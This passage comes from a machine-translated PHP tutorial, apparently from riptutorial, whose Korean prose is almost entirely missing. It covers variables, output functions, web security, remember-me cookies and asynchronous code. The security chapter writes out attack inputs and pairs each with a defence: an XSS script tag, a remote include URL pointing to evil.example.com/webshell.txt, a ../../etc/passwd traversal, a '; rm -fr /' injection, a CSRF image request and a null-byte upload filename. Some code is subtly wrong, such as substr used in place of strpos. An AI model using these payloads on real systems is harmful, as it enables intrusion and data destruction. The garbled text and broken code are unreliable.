    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

: https://riptutorial.com/ko/php/topic/6826/--

64:

- $ = ''; //
- $ object-> property = 'value'; // .
- ClassName :: $ = ''; //
- $ array [0] = 'value'; // .
- $ array [] = ''; // .
- $ array ['key'] = ''; // .
- echo $ variable; // ().
- some_function ($); //
- unset ($ variable); //
- $$ = ''; //
- isset ($); //
- ($); //

PHP . PHP / (PHP 7) .

PHP 7 :

```
<?php

/**
 * Juggle numbers and return true if juggling was
 * a great success.
 */
function numberJuggling(int $a, int $b) : bool
{
    $sum = $a + $b;

    return $sum % 2 === 0;
}
```

> : PHP `gettype()` `integer` `boolean` . `int` `bool` . PHP `integer` `boolean` `integer` .

`$a` `$b` `true` `false` `false` . float , "" `$a` `$b` . , PHP .

```
<?php
declare('strict_types=1');
```

PHP 7 :

- `callable` ( )
- `array` ( )
- (FQDN)
- (FQDN)

Examples

( )

.   .   .

`$` put .

```
$variableName = 'foo';
$foo = 'bar';

// The following are all equivalent, and all output "bar":
echo $foo;
echo ${$variableName};
echo $$variableName;

//similarly,
$variableName  = 'foo';
$$variableName = 'bar';

// The following statements will also output 'bar'
echo $foo;
echo $$variableName;
echo ${$variableName};
```

/   .

```
function add($a, $b) {
    return $a + $b;
}

$funcName = 'add';

echo $funcName(1, 2); // outputs 3
```

PHP .

```
class myClass {
    public function __construct() {
        $functionName = 'doSomething';
        $this->$functionName('Hello World');
    }

    private function doSomething($string) {
        echo $string; // Outputs "Hello World"
    }
}
```

`{}` `$variableName`   .

```
${$variableName} = $value;
```

"baz" .

```
$fooBar = 'baz';
$varPrefix = 'foo';

echo $fooBar;               // Outputs "baz"
echo ${$varPrefix . 'Bar'}; // Also outputs "baz"
```

`{}` .

```
${$variableNamePart1 . $variableNamePart2} = $value;
```

`{}` .

.

```
$$$$$$$$DoNotTryThisAtHomeKids = $value;
```

. IDE ( ) .

PHP5 PHP7

`{}` `()` PHP5 PHP7 .

PHP5 PHP5 , . .

1 : `$$foo['bar']['baz']`

- PHP5 : `${$foo['bar']['baz']}`
- PHP7 : `($$foo)['bar']['baz']`

2 : `$foo->$bar['baz']`

- PHP5 : `$foo->{$bar['baz']}`
- PHP7 : `($foo->$bar)['baz']`

3 : `$foo->$bar['baz']()`

- PHP5 : `$foo->{$bar['baz']}()`
- PHP7 : `($foo->$bar)['baz']()`

4 : `Foo::$bar['baz']()`

- PHP5 : `Foo::{$bar['baz']}()`
- PHP7 : `(Foo::$bar)['baz']()`

. PHP , . . PHP .

PHP null, boolean, integer, float, string, object, resource array   .

(null)   .   .

```
$foo = null;
```

.   .

.

```
$foo = true;
$bar = false;
```

  .

```
$foo = true;

if ($foo) {
    echo "true";
} else {
    echo "false";
}
```

.   .   . PHP   .

```
$foo = -3;  // negative
$foo = 0;   // zero (can also be null or false (as boolean)
$foo = 123; // positive decimal
$bar = 0123; // octal = 83 decimal
$bar = 0xAB; // hexadecimal = 171 decimal
$bar = 0b1010; // binary = 10 decimal
var_dump(0123, 0xAB, 0b1010); // output: int(83) int(171) int(10)
```

, "" " ".

```
$foo = 1.23;
$foo = 10.0;
$bar = -INF;
$bar = NAN;
```

.   0 .

```
$foo = array(1, 2, 3); // An array of integers
$bar = ["A", true, 123 => 5]; // Short array syntax, PHP 5.4+

echo $bar[0];    // Returns "A"
echo $bar[1];    // Returns true
echo $bar[123];  // Returns 5
echo $bar[1234]; // Returns null
```

. PHP   . ' '   .

```
$array = array();
$array["foo"] = "bar";
$array["baz"] = "quux";
$array[42] = "hello";
echo $array["foo"]; // Outputs "bar"
echo $array["bar"]; // Outputs "quux"
echo $array[42]; // Outputs "hello"
```

.

```
$foo = "bar";
```

.

```
$foo = "bar";
echo $foo[0]; // Prints 'b', the first character of the string in $foo.
```

. `->` .

```
$foo = new stdClass(); // create new object of class stdClass, which a predefined, empty class
$foo->bar = "baz";
echo $foo->bar; // Outputs "baz"
// Or we can cast an array to an object:
$quux = (object) ["foo" => "bar"];
echo $quux->foo; // This outputs "bar".
```

, , , ( ).

```
$fp = fopen('file.ext', 'r'); // fopen() is the function to open a file on disk as a resource.
var_dump($fp); // output: resource(2) of type (stream)
```

`gettype()` .

```
echo gettype(1); // outputs "integer"
echo gettype(true); // "boolean"
```

.

```
function foo() {
    global $bob;
    $bob->doSomething();
}
```

.

`$bob` ?

? . .

, `$bob` (`$bob`). , `$bob` ( ) ( ).

PHP `include('file.php');` `include('file.php');` .

. .

```
$dbConnector = new DBConnector(...);

function doSomething() {
    global $dbConnector;
    $dbConnector->execute("...");
}
```

`$dbConnector` . .

```
/**
 * @test
 */
function testSomething() {
     global $dbConnector;

     $bkp = $dbConnector; // Make backup
     $dbConnector = Mock::create('DBConnector'); // Override

     assertTrue(foo());

     $dbConnector = $bkp; // Restore
}
```

?

Dependency Injection . .

```
function foo(\Bar $bob) {
    $bob->doSomething();
}
```

. ( ) `$bob` . .

`$bob` `Bar` `Bar` . , . (PHP 5.3) `Bar` . PHP 7.0 `int` `string` .

4.1

PHP .

global $. / , .

PHP .

- $ GLOBALS
- $ _SERVER
- $ _REQUEST
- $ _POST
- $ _GET
- $ _FILES

- $ _ENV
- $ _
- $ _SESSION

get_defined_vars() . print_r var_dump .

```
var_dump(get_defined_vars());
```

: $_GET , $_POST , $_COOKIE , $_FILES 4 . . auto_globals_jit . $_SERVER $_ENV (Just In Time) . .

PHP . .

```
var_dump($unset_var); // outputs NULL
```

```
echo($unset_bool ? "true\n" : "false\n"); // outputs 'false'
```

```
$unset_str .= 'abc';
var_dump($unset_str); // outputs 'string(3) "abc"'
```

```
$unset_int += 25; // 0 + 25 => 25
var_dump($unset_int); // outputs 'int(25)'
```

/

```
$unset_float += 1.25;
var_dump($unset_float); // outputs 'float(1.25)'
```

```
$unset_arr[3] = "def";
var_dump($unset_arr); //  outputs array(1) {  [3]=>  string(3) "def" }
```

```
$unset_obj->foo = 'bar';
var_dump($unset_obj); // Outputs: object(stdClass)#1 (1) {  ["foo"]=>  string(3) "bar" }
```

.

PHP "" true false . .

```
if ($var == true) { /* explicit version */ }
if ($var) { /* $var == true is implicit */ }
```

.

- true whitepace ' ' .
- '' false .

```
$var = '';
```

```
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = '   ';
$var_is_true = ($var == true); // true
$var_is_false = ($var == false); // false
```

- 0 `true` , 0 `false` .

```
$var = -1;
$var_is_true = ($var == true); // true
$var = 99;
$var_is_true = ($var == true); // true
$var = 0;
$var_is_true = ($var == true); // false
```

- **`null`** `false` .

```
$var = null;
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

- `''` 0 `'0'` `false` .

```
$var = '';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = '0';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

- 0 `true` , 0 `false` .
  - `NAN` (PHP Not-a-Number) `true` . `NAN == true` `true` . `NAN` *0* .
  - 0 IEEE 754 +0 -0 . PHP +0 -0 . , `floatval('0') == floatval('-0')` `true` .
    - , `floatval('0') === floatval('-0')` .
    - `floatval('0') == false` `floatval('-0') == false` .

```
$var = NAN;
$var_is_true = ($var == true); // true
$var_is_false = ($var == false); // false

$var = floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = floatval('0') == floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

PHP , `===` . .

```
$var = null;
```

```
$var_is_null = $var === null; // true
$var_is_true = $var === true; // false
$var_is_false = $var === false; // false
```

`!==` :

```
$var = null;
$var_is_null = $var !== null; // false
$var_is_true = $var !== true; // true
$var_is_false = $var !== false; // true
```

`is_null()` .

`strpos()`

`strpos($haystack, $needle)` `$haystack` `$haystack` `$needle` . `strpos()` . `stripos($haystack, $needle)` .

`strpos` & `stripos` `offset` (int) . . strrpos strripos .

.

- `$haystack` `$needle` `0` .
- `$haystack` `$haystack` `$needle` 0 .
- `$haystack` `$haystack` `$needle` `false` .

`0` `false` truthiness `false` PHP `strpos()` , , `===` `false` `false` .

```
$idx = substr($haystack, $needle);
if ($idx === false)
{
    // logic for when $needle not found in $haystack
}
else
{
    // logic for when $needle found in $haystack
}
```

:

```
$idx = substr($haystack, $needle);
if ($idx !== false)
{
    // logic for when $needle found in $haystack
}
else
{
    // logic for when $needle not found in $haystack
}
```

: https://riptutorial.com/ko/php/topic/194/

65:

PHP . PHP . PHP .

PHP . HTML ( ).

.

- echo - .
- print - 1 () .
- printf - .
- sprintf - .
- print_r - .
- var_dump - .
- var_export - PHP . .

: , PHP (__toString() -). Object of class [CLASS] could not be converted to string Object of class [CLASS] could not be converted to string . . : .

Examples

echo print . (PHP echo("test")). , . .

- Joel $name .

```
$name = "Joel";
```

- echo & print $ name

```
echo $name;    #> Joel
print $name;   #> Joel
```

- .

```
echo($name);  #> Joel
print($name); #> Joel
```

- (echo)

```
echo $name, "Smith";       #> JoelSmith
echo($name, " ", "Smith"); #> Joel Smith
```

- print echo (1) .

```
print("hey") && print(" ") && print("you"); #> you11
```

- .

  ```
  print ("hey" && (print (" " && print "you"))); #> you11
  ```

---

echo

PHP `<?=` `?>` echo . :

```
<p><?=$variable?></p>
<p><?= "This is also PHP" ?></p>
```

; . PHP . .

---

print

print . = += -= *= **= /= .= %= &= and . :

```
echo '1' . print '2' + 3; //output 511
```

:

```
echo '1' . print ('2' + 3); //output 511
```

---

echo print

, :

- print echo .
- print .

print_r() -

print_r .

. echo .
Notice: Array to string conversion . print_r .

true .

```
$myobject = new stdClass();
$myobject->myvalue = 'Hello World';
$myarray = [ "Hello", "World" ];
$mystring = "Hello World";
$myint = 42;
```

```
// Using print_r we can view the data the array holds.
print_r($myobject);
print_r($myarray);
print_r($mystring);
print_r($myint);
```

.

```
stdClass Object
(
    [myvalue] => Hello World
)
Array
(
    [0] => Hello
    [1] => World
)
Hello World
42
```

`print_r` . , `$myarray` .

```
$formatted_array = print_r($myarray, true);
```

PHP HTML .

```
echo '<pre>' . print_r($myarray, true) . '</pre>';
```

`<pre>` `<pre>` .

HTML .

```
header('Content-Type: text/plain; charset=utf-8');
print_r($myarray);
```

---

var_dump() -

`print_r` ID, , , `print_r` .

`var_dump` .

```
var_dump($myobject, $myarray, $mystring, $myint);
```

:

```
object(stdClass)#12 (1) {
  ["myvalue"]=>
  string(11) "Hello World"
}
```

```
array(2) {
  [0]=>
  string(5) "Hello"
  [1]=>
  string(5) "World"
}
string(11) "Hello World"
int(42)
```

: xDebug , var_dump . .

---

var_export() - PHP

var_export() PHP .

true .

```
var_export($myarray);
var_export($mystring);
var_export($myint);
```

PHP :

```
array (
  0 => 'Hello',
  1 => 'World',
)
'Hello World'
42
```

.

```
$array_export = var_export($myarray, true);
$string_export = var_export($mystring, true);
$int_export = var_export($myint, 1); // any `Truthy` value
```

, :

```
printf('$myarray = %s; %s', $array_export, PHP_EOL);
printf('$mystring = %s; %s', $string_export, PHP_EOL);
printf('$myint = %s; %s', $int_export, PHP_EOL);
```

.

```
$myarray = array (
  0 => 'Hello',
  1 => 'World',
);
$mystring = 'Hello World';
$myint = 42;
```

printf sprintf

`printf` .

`sprintf` .

```
$name = 'Jeff';

// The `%s` tells PHP to expect a string
//            ↓  `%s` is replaced by  ↓
printf("Hello %s, How's it going?", $name);
#> Hello Jeff, How's it going?

// Instead of outputting it directly, place it into a variable ($greeting)
$greeting = sprintf("Hello %s, How's it going?", $name);
echo $greeting;
#> Hello Jeff, How's it going?
```

. 10 10 2 .

```
$money = 25.2;
printf('%01.2f', $money);
#> 25.20
```

`vprintf` `vsprintf` `printf` `sprintf` .

echo

"end to end" (: `echo` `print`).

. (/).

```
// String variable
$name = 'Joel';

// Concatenate multiple strings (3 in this example) into one and echo it once done.
//      1. ↓        2. ↓            3. ↓    - Three Individual string items
echo '<p>Hello ' . $name . ', Nice to see you.</p>';
//               ↑       ↑                  - Concatenation Operators

#> "<p>Hello Joel, Nice to see you.</p>"
```

`echo` ( ) (,) .

```
$itemCount = 1;

echo 'You have ordered ', $itemCount, ' item', $itemCount === 1 ? '' : 's';
//                      ↑            ↑        ↑                 - Note the commas

#> "You have ordered 1 item"
```

echo . .

```
echo "The total is: ", $x + $y;
```

. . ,   .   .

```
echo "The total is: " . ($x + $y);
```

32 `PHP_INT_MAX` float . (,) `printf` `float` .

```
foreach ([1, 2, 3, 4, 5, 6, 9, 12] as $p) {
    $i = pow(1024, $p);
    printf("pow(1024, %d) > (%7s) %20s %38.0F", $p, gettype($i), $i, $i);
    echo "  ", $i, "\n";
}
// outputs:
pow(1024,  1)  integer                 1024                                     1024  1024
pow(1024,  2)  integer              1048576                                  1048576  1048576
pow(1024,  3)  integer           1073741824                               1073741824  1073741824
pow(1024,  4)   double        1099511627776                            1099511627776
1099511627776
pow(1024,  5)   double  1.1258999068426E+15                         1125899906842624
1.1258999068426E+15
pow(1024,  6)   double  1.1529215046068E+18                      1152921504606846976
1.1529215046068E+18
pow(1024,  9)   double  1.2379400392854E+27             1237940039285380274899124224
1.2379400392854E+27
pow(1024, 12)   double  1.3292279957849E+36  1329227995784915872903807060280344576
1.3292279957849E+36
```

: float !

,   1024 (2)   . :

```
$n = pow(10, 27);
printf("%s %.0F\n", $n, $n);
// 1.0E+27 1000000000000000013287555072
```

.

```
Array
(
    [0] => Array
        (
            [id] => 13
            [category_id] => 7
            [name] => Leaving Of Liverpool
            [description] => Leaving Of Liverpool
            [price] => 1.00
            [virtual] => 1
            [active] => 1
            [sort_order] => 13
            [created] => 2007-06-24 14:08:03
            [modified] => 2007-06-24 14:08:03
            [image] => NONE
        )
    [1] => Array
        (
            [id] => 16
            [category_id] => 7
            [name] => Yellow Submarine
            [description] => Yellow Submarine
            [price] => 1.00
            [virtual] => 1
            [active] => 1
            [sort_order] => 16
            [created] => 2007-06-24 14:10:02
            [modified] => 2007-06-24 14:10:02
            [image] => NONE
        )

)
```

```
<table>
<?php
foreach ($products as $key => $value) {
    foreach ($value as $k => $v) {
        echo "<tr>";
        echo "<td>$k</td>"; // Get index.
        echo "<td>$v</td>"; // Get value.
        echo "</tr>";
    }
}
?>
</table>
```

: https://riptutorial.com/ko/php/topic/6695/--

66:

PHP PHP   PHP   ,   . PHP   PHP   .

- PDO   SQL
- mysqli
- (OWASP)

Examples

PHP ,   .   .

.   .

.

```
<?php
  ini_set("display_errors", "0");
?>
```

php.ini .

```
display_errors = 0
```

.

```
set_error_handler(function($errno , $errstr, $errfile, $errline){
  try{
    $pdo = new PDO("mysql:host=hostname;dbname=databasename", 'dbuser', 'dbpwd', [
      PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION
    ]);

    if($stmt = $pdo->prepare("INSERT INTO `errors` (no,msg,file,line) VALUES (?,?,?,?)")){
      if(!$stmt->execute([$errno, $errstr, $errfile, $errline])){
        throw new Exception('Unable to execute query');
      }
    } else {
      throw new Exception('Unable to prepare query');
    }
  } catch (Exception $e){
    error_log('Exception: ' . $e->getMessage() . PHP_EOL . "$errfile:$errline:$errno |
$errstr");
  }
});
```

.   .

(XSS)

.   XSS   . HTML JavaScript   .

3 JavaScript :

```
// http://example.com/runme.js
document.write("I'm running");
```

PHP .

```
<?php
echo '<div>' . $_GET['input'] . '</div>';
```

GET `<script src="http://example.com/runme.js"></script>` PHP .

```
<div><script src="http://example.com/runme.js"></script></div>
```

3 " " .

. GET, POST . .

. .

PHP .

PHP . .

HTML

`htmlspecialchars` "HTML " HTML . , HTML . :

```
<?php
echo '<div>' . htmlspecialchars($_GET['input']) . '</div>';
// or
echo '<div>' . filter_input(INPUT_GET, 'input', FILTER_SANITIZE_SPECIAL_CHARS) . '</div>';
```

:

```
<div>&lt;script src=&quot;http://example.com/runme.js&quot;&gt;&lt;/script&gt;</div>
```

`<div>` JavaScript . .

```
<script src="http://example.com/runme.js"></script>
```

URL

URL PHP `urlencode` URL . , GET ,

```
<?php
$input = urlencode($_GET['input']);
// or
$input = filter_input(INPUT_GET, 'input', FILTER_SANITIZE_URL);
```

```
echo '<a href="http://example.com/page?input="' . $input . '">Link</a>';
```

URL .

OWASP AntiSamy

HTML . ( ) () .

OWASP AntiSamy . (ebay api, tinyMCE) . .

HTML XSS AntiSamy . HTML .

(RFI) .

.

```
<?php
include $_GET['page'];
```

/vulnerable.php?page= http://evil.example.com/webshell.txt ?

(LFI) .

```
<?php
$page = 'pages/'.$_GET['page'];
if(isset($page)) {
    include $page;
} else {
    include 'index.php';
}
```

/vulnerable.php?page=../../../../etc/passwd

RFI & LFI :

.

```
<?php
$page = 'pages/'.$_GET['page'].'.php';
$allowed = ['pages/home.php','pages/error.php'];
if(in_array($page,$allowed)) {
    include($page);
} else {
    include('index.php');
}
```

SQL , . .

,   .

```
<pre>
<?php system('ls ' . $_GET['path']); ?>
</pre>
```

PHP   .   .

`/tmp` `path` . `path` `; rm -fr /` .

```
ls; rm -fr /
```

.

`escapeshellarg()` `escapeshellcmd()` .   .   .

,

```
<pre>
<?php system('ls ' . escapeshellarg($_GET['path'])); ?>
</pre>
```

.

```
ls '; rm -fr /'
```

`ls` `rm` `ls` .

.   .

PHP `exec` , `passthru` , `proc_open` , `shell_exec` , `system` `system` .   .

PHP

PHP PHP .

```
X-Powered-By: PHP/5.3.8
```

php.ini :

```
expose_php = off
```

.

```
header("X-Powered-By: Magic");
```

htaccess :

```
Header unset X-Powered-By
```

header_remove() .

```
header_remove('X-Powered-By');
```

PHP PHP .

strip_tags . .

```
$string = '<b>Hello,<> please remove the <> tags.</b>';

echo strip_tags($string);
```

```
Hello, please remove the tags.
```

. . `<b>` .

```
$string = '<b>Hello,<> please remove the <br> tags.</b>';

echo strip_tags($string, '<b>');
```

```
<b>Hello, please remove the  tags.</b>
```

HTML PHP . allowable_tags .

PHP 5.3.4 self-closing XHTML allowable_tags . `<br>` `<br/>` .

```
<?php
strip_tags($input, '<br>');
?>
```

CSRF . POST GET . url endpoint `/delete.php?accnt=12` GET `accnt` .

```
<img src="http://domain.com/delete.php?accnt=12" width="0" height="0" border="0">
```

.

CSRF . CSRF . .

```
<form method="get" action="/delete.php">
  <input type="text" name="accnt" placeholder="accnt number" />
  <input type="hidden" name="csrf_token" value="<randomToken>" />
  <input type="submit" />
</form>
```

.

.

```
/* Code to generate a CSRF token and store the same */
...
<?php
  session_start();
  function generate_token() {
    // Check if a token is present for the current session
    if(!isset($_SESSION["csrf_token"])) {
        // No token present, generate a new one
        $token = random_bytes(64);
        $_SESSION["csrf_token"] = $token;
    } else {
        // Reuse the token
        $token = $_SESSION["csrf_token"];
    }
    return $token;
  }
?>
<body>
  <form method="get" action="/delete.php">
    <input type="text" name="accnt" placeholder="accnt number" />
    <input type="hidden" name="csrf_token" value="<?php echo generate_token();?>" />
    <input type="submit" />
  </form>
</body>
...


/* Code to validate token and drop malicious requests */
...
<?php
  session_start();
  if ($_GET["csrf_token"] != $_SESSION["csrf_token"]) {
    // Reset token
    unset($_SESSION["csrf_token"]);
    die("CSRF token validation failed");
  }
?>
...
```

CSRF . CSRF , CSRF CSRF .

.

:

. .

```
$_FILES['file']['name'];
$_FILES['file']['type'];
$_FILES['file']['size'];
$_FILES['file']['tmp_name'];
```

- `name` - .
- `type` - . PHP .

- `size` - .
- `tmp_name` - .

. .

```
../script.php%00.png
```

.

1. `../` , . ?
2. exploit `%00` `null` URL . `.png` .

`script.php` `script.php` . `.htaccess` .

`pathinfo()` .

```
// This array contains a list of characters not allowed in a filename
$illegal   = array_merge(array_map('chr', range(0,31)), ["<", ">", ":", '"', "/", "\\", "|",
"?", "*", " "]);
$filename  = str_replace($illegal, "-", $_FILES['file']['name']);

$pathinfo  = pathinfo($filename);
$extension = $pathinfo['extension'] ? $pathinfo['extension']:'';
$filename  = $pathinfo['filename']  ? $pathinfo['filename']:'';

if(!empty($extension) && !empty($filename)){
  echo $filename, $extension;
} else {
  die('file is missing an extension or name');
}
```

`md5(uniqid().microtime())` `md5(uniqid().microtime())`

```
+----+--------+-----------+------------+------+----------------------------------+------------
---------+
| id | title  | extension | mime       | size | filename                         | time
|
+----+--------+-----------+------------+------+----------------------------------+------------
---------+
| 1  | myfile | txt       | text/plain | 1020 | 5bcdaeddbfbd2810fa1b6f3118804d66 | 2017-03-11
00:38:54 |
+----+--------+-----------+------------+------+----------------------------------+------------
---------+
```

. .

MIME

`image.png` PHP . MIME .

1 .

```
if($mime == 'image/jpeg' && $extension == 'jpeg' || $extension == 'jpg'){
  if($img = imagecreatefromjpeg($filename)){
    imagedestroy($img);
  } else {
    die('image failed to open, could be corrupt or the file contains something else.');
  }
}
```

MIME .

MIME .

```
function isFiletypeAllowed($extension, $mime, array $allowed)
{
    return  isset($allowed[$mime]) &&
            is_array($allowed[$mime]) &&
            in_array($extension, $allowed[$mime]);
}

$allowedFiletypes = [
    'image/png'  => [ 'png' ],
    'image/gif'  => [ 'gif' ],
    'image/jpeg' => [ 'jpg', 'jpeg' ],
];

var_dump(isFiletypeAllowed('jpg', 'image/jpeg', $allowedFiletypes));
```

: https://riptutorial.com/ko/php/topic/2781/

67:

. https://stackoverflow.com/a/17266448/4535386 from ircmaxell, .

Examples

"Keep Me Logged In"-

.

```
function onLogin($user) {
    $token = GenerateRandomToken(); // generate a token, should be 128 - 256 bit
    storeTokenForUser($user, $token);
    $cookie = $user . ':' . $token;
    $mac = hash_hmac('sha256', $cookie, SECRET_KEY);
    $cookie .= ':' . $mac;
    setcookie('rememberme', $cookie);
}
```

.

```
function rememberMe() {
    $cookie = isset($_COOKIE['rememberme']) ? $_COOKIE['rememberme'] : '';
    if ($cookie) {
        list ($user, $token, $mac) = explode(':', $cookie);
        if (!hash_equals(hash_hmac('sha256', $user . ':' . $token, SECRET_KEY), $mac)) {
            return false;
        }
        $usertoken = fetchTokenByUserName($user);
        if (hash_equals($usertoken, $token)) {
            logUserIn($user);
        }
    }
}
```

: https://riptutorial.com/ko/php/topic/10664/---

68:

Examples

PHP 5.5 Generators yield .

yield . yield . null Generator::send() .

```
function reverse_range($i) {
    // the mere presence of the yield keyword in this function makes this a Generator
    do {
        // $i is retained between resumptions
        print yield $i;
    } while (--$i > 0);
}

$gen = reverse_range(5);
print $gen->current();
$gen->send("injected!"); // send also resumes the Generator

foreach ($gen as $val) { // loops over the Generator, resuming it upon each iteration
    echo $val;
}

// Output: 5injected!4321
```

Awaitables ( ) Awaitable Generator .

Icicle Awaitables Generators Coroutines .

```
require __DIR__ . '/vendor/autoload.php';

use Icicle\Awaitable;
use Icicle\Coroutine\Coroutine;
use Icicle\Loop;

$generator = function (float $time) {
    try {
        // Sets $start to the value returned by microtime() after approx. $time seconds.
        $start = yield Awaitable\resolve(microtime(true))->delay($time);

        echo "Sleep time: ", microtime(true) - $start, "\n";

        // Throws the exception from the rejected awaitable into the coroutine.
        return yield Awaitable\reject(new Exception('Rejected awaitable'));
    } catch (Throwable $e) { // Catches awaitable rejection reason.
        echo "Caught exception: ", $e->getMessage(), "\n";
    }

    return yield Awaitable\resolve('Coroutine completed');
};

// Coroutine sleeps for 1.2 seconds, then will resolve with a string.
$coroutine = new Coroutine($generator(1.2));
$coroutine->done(function (string $data) {
    echo $data, "\n";
});

Loop\run();
```

[Awaitables] .

```
require __DIR__ . '/vendor/autoload.php';

use Amp\Dns;

// Try our system defined resolver or googles, whichever is fastest
function queryStackOverflow($recordtype) {
    $requests = [
        Dns\query("stackoverflow.com", $recordtype),
        Dns\query("stackoverflow.com", $recordtype, ["server" => "8.8.8.8"]),
    ];
    // returns a Promise resolving when the first one of the requests resolves
    return yield Amp\first($request);
}

\Amp\run(function() { // main loop, implicitly a coroutine
    try {
        // convert to coroutine with Amp\resolve()
        $promise = Amp\resolve(queryStackOverflow(Dns\Record::NS));
        list($ns, $type, $ttl) = // we need only one NS result, not all
            current(yield Amp\timeout($promise, 2000 /* milliseconds */));
        echo "The result of the fastest server to reply to our query was $ns";
    } catch (Amp\TimeoutException $e) {
        echo "We've heard no answer for 2 seconds! Bye!";
    } catch (Dns\NoRecordException $e) {
        echo "No NS records there? Stupid DNS nameserver!";
    }
});
```

proc_open ()

PHP `pthread` . `proc_open()` `stream_set_blocking()` .

suprocess . `stream_set_blocking()` . ( ) .

, 100 - 1000ms ( ).

```
<?php
// subprocess.php
$name = $argv[1];
$delay = rand(1, 10) * 100;
printf("$name delay: ${delay}ms\n");

for ($i = 0; $i < 5; $i++) {
    usleep($delay * 1000);
    printf("$name: $i\n");
}
```

. :

- proc_open () .
- stream_set_blocking() .
- proc_get_status() .
- fclose() proc_close() .

```
<?php
// non-blocking-proc_open.php
// File descriptors for each subprocess.
$descriptors = [
    0 => ['pipe', 'r'], // stdin
    1 => ['pipe', 'w'], // stdout
];

$pipes = [];
$processes = [];
foreach (range(1, 3) as $i) {
    // Spawn a subprocess.
    $proc = proc_open('php subprocess.php proc' . $i, $descriptors, $procPipes);
    $processes[$i] = $proc;
    // Make the subprocess non-blocking (only output pipe).
    stream_set_blocking($procPipes[1], 0);
    $pipes[$i] = $procPipes;
}

// Run in a loop until all subprocesses finish.
while (array_filter($processes, function($proc) { return proc_get_status($proc)['running'];
})) {
    foreach (range(1, 3) as $i) {
        usleep(10 * 1000); // 100ms
        // Read all available output (unread output is buffered).
        $str = fread($pipes[$i][1], 1024);
        if ($str) {
            printf($str);
        }
    }
}

// Close all pipes and processes.
foreach (range(1, 3) as $i) {
    fclose($pipes[$i][1]);
    proc_close($processes[$i]);
}
```

fread () (proc1 proc1).

```
$ php non-blocking-proc_open.php
proc1 delay: 200ms
proc2 delay: 1000ms
proc3 delay: 800ms
proc1: 0
proc1: 1
proc1: 2
proc1: 3
proc3: 0
proc1: 4
proc2: 0
proc3: 1
proc2: 1
```

```
proc3: 2
proc2: 2
proc3: 3
proc2: 3
proc3: 4
proc2: 4
```

DIO

DIO . DIO . .

- `fopen()` .
- `stream_set_blocking()` non-blocking ;
- `EventUtil::getSocketFd()` .
- `dio_fdopen()` ( ) DIO .
- `Event` .
- .

dio.php

```
<?php
class Scanner {
  protected $port; // port path, e.g. /dev/pts/5
  protected $fd; // numeric file descriptor
  protected $base; // EventBase
  protected $dio; // dio resource
  protected $e_open; // Event
  protected $e_read; // Event

  public function __construct ($port) {
    $this->port = $port;
    $this->base = new EventBase();
  }

  public function __destruct() {
    $this->base->exit();

    if ($this->e_open)
      $this->e_open->free();
    if ($this->e_read)
      $this->e_read->free();
    if ($this->dio)
      dio_close($this->dio);
  }

  public function run() {
    $stream = fopen($this->port, 'rb');
    stream_set_blocking($stream, false);

    $this->fd = EventUtil::getSocketFd($stream);
    if ($this->fd < 0) {
      fprintf(STDERR, "Failed attach to port, events: %d\n", $events);
      return;
    }

    $this->e_open = new Event($this->base, $this->fd, Event::WRITE, [$this, '_onOpen']);
    $this->e_open->add();
    $this->base->dispatch();

    fclose($stream);
  }

  public function _onOpen($fd, $events) {
    $this->e_open->del();

    $this->dio = dio_fdopen($this->fd);
    // Call other dio functions here, e.g.
    dio_tcsetattr($this->dio, [
      'baud' => 9600,
      'bits' => 8,
      'stop'  => 1,
      'parity' => 0
    ]);

    $this->e_read = new Event($this->base, $this->fd, Event::READ | Event::PERSIST,
      [$this, '_onRead']);
    $this->e_read->add();
  }

  public function _onRead($fd, $events) {
    while ($data = dio_read($this->dio, 1)) {
      var_dump($data);
    }
  }
}

// Change the port argument
$scanner = new Scanner('/dev/pts/5');
$scanner->run();
```

A .

```
$ socat -d -d pty,raw,echo=0 pty,raw,echo=0
2016/12/01 18:04:06 socat[16750] N PTY is /dev/pts/5
2016/12/01 18:04:06 socat[16750] N PTY is /dev/pts/8
2016/12/01 18:04:06 socat[16750] N starting data transfer loop with FDs [5,5] and [7,7]
```

. (`/dev/pts/5` `/dev/pts/8`) PTY .

B . .

```
$ sudo php dio.php
```

C PTY .

```
$ echo test > /dev/pts/8
```

```
string(1) "t"
string(1) "e"
string(1) "s"
string(1) "t"
string(1) "
"
```

HTTP

HTTP .

HTTP .

http-client.php

```
<?php
class MyHttpClient {
  /// @var EventBase
  protected $base;
  /// @var array Instances of EventHttpConnection
  protected $connections = [];

  public function __construct() {
    $this->base = new EventBase();
  }

  /**
   * Dispatches all pending requests (events)
   *
   * @return void
   */
  public function run() {
    $this->base->dispatch();
  }

  public function __destruct() {
    // Destroy connection objects explicitly, don't wait for GC.
    // Otherwise, EventBase may be free'd earlier.
    $this->connections = null;
  }

  /**
   * @brief Adds a pending HTTP request
   *
   * @param string $address Hostname, or IP
   * @param int $port Port number
   * @param array $headers Extra HTTP headers
   * @param int $cmd A EventHttpRequest::CMD_* constant
   * @param string $resource HTTP request resource, e.g. '/page?a=b&c=d'
   *
   * @return EventHttpRequest|false
   */
  public function addRequest($address, $port, array $headers,
    $cmd = EventHttpRequest::CMD_GET, $resource = '/')
  {
    $conn = new EventHttpConnection($this->base, null, $address, $port);
    $conn->setTimeout(5);

    $req = new EventHttpRequest([$this, '_requestHandler'], $this->base);

    foreach ($headers as $k => $v) {
      $req->addHeader($k, $v, EventHttpRequest::OUTPUT_HEADER);
    }
    $req->addHeader('Host', $address, EventHttpRequest::OUTPUT_HEADER);
    $req->addHeader('Connection', 'close', EventHttpRequest::OUTPUT_HEADER);
    if ($conn->makeRequest($req, $cmd, $resource)) {
      $this->connections []= $conn;
      return $req;
    }

    return false;
  }


  /**
   * @brief Handles an HTTP request
   *
   * @param EventHttpRequest $req
   * @param mixed $unused
   *
   * @return void
   */
  public function _requestHandler($req, $unused) {
    if (is_null($req)) {
      echo "Timed out\n";
    } else {
      $response_code = $req->getResponseCode();

      if ($response_code == 0) {
        echo "Connection refused\n";
      } elseif ($response_code != 200) {
        echo "Unexpected response: $response_code\n";
      } else {
        echo "Success: $response_code\n";
        $buf = $req->getInputBuffer();
        echo "Body:\n";
